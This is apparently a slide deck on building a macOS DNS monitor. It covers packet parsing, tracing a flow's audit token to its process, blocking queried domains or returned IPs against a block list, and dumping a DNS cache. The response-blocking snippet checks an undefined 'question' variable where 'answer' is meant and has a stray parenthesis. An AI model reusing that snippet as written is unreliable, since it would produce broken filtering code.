

5 Read response from DNS server

6 Write response to (local) flow

Parsing DNS packets?


via `libresolve's dns_parse_packet`

DNS server



```
01 dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, packet.length);
02
03 //for now, just print out
04 dns_print_reply(parsedPacket, stdout, 0xFFFF);
05
06 dns_free_reply(parsedPacket);
```

Identifying Responsible Process via's the flow's audit token



Identify
responsible process

(main?) benefit of host-based
network monitoring

```
* @property sourceAppAuditToken  
* @discussion Audit token of the source application of the flow.  
*/  
@property (readonly, nullable) NSData *sourceAppAuditToken
```

```
01 //get audit token from flow  
02 audit_token_t* auditToken = (audit_token_t *)flow.metadata.sourceAppAuditToken.bytes  
03  
04 //get pid  
05 pid_t pid = audit_token_to_pid(*auditToken);  
06  
07 //get CS code ref  
08 SecCodeRef code = NULL;  
09 SecCodeCopyGuestWithAttributes(NULL, (__bridge CFDictionaryRef) (@{(__bridge NSString  
10 *)kSecGuestAttributeAudit:flow.metadata.sourceAppAuditToken}), kSecCSDefaultFlags, &code);  
11  
12 //get path  
13 CFURLRef path = nil;  
14 SecCodeCopyPath(code, kSecCSDefaultFlags, & path);
```

Blocking DNS Requests

is question (domain) on a block list?



```
01 //parse request
02 dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, packet.length);
03
04 //check each question
05 for(uint16_t i = 0; i < parsedPacket->header->qdcount; i++) {
06
07     NSString* question =
08         [NSString stringWithUTF8String:parsedPacket->question[i]->name];
09
10     //is in block list?
11     // block by closing flow
12     if(YES == [blockList containsObject:question]){
13
14         [flow closeWriteWithError:nil];
15
16     }
17 }
```

extract question(s)

DNSMonitor


...blocking request (to google.com)

```
% nslookup google.com  
  
;; connection timed out; no servers could be reached
```

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor -blocklist blocklist.json  
PROCESS:  
{  
    name = nslookup;  
    path = "/usr/bin/nslookup";  
    pid = 92644;  
    "signing ID" = "com.apple.nslookup";  
}  
  
PACKET:  
QR: Query  
...  
Question (1): google.com IN A  
  
Will block request, question: google.com  
Blocking request (won't send to remote endpoint)
```

Blocking DNS Responses

is answer (ip address) on a block list?



```
01 //parse response
02 dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, packet.length);
03
04 //check each answer
05 for(uint16_t i = 0; i < parsedPacket->header->ancount; i++) {
06
07     NSString* answer =
08         [NSString stringWithUTF8String:inet_ntoa(parsedPacket->answer[i]->data.A->addr)];
09
10     //is in block list?
11     // block by closing flow
12     if(YES == [blockList containsObject:question])) {
13
14         [flow closeWriteWithError:nil];
15
16     }
17 }
```

extract each answer


✗

DNSMonitor

dumping DNS cache

```
# kill -USR1 <pid of com.objective-see.dnsmonitor.extension>
```

dump cache please !



```
% DNSMonitor.app/Contents/MacOS/DNSMonitor  
Received signal: USR1
```



```
Dumping DNS Cache:
```

```
google.com: (  
    "142.250.176.14"  
)  
objective-see.org: (  
    "185.199.109.153",  
    "185.199.110.153"  
)  
gateway.icloud.com: (  
    "17.248.245.38",  
    "17.248.245.43",  
    "17.248.245.45",  
    ...  
)
```

DNS cache, from the terminal!

Short Comings of DNS Monitoring

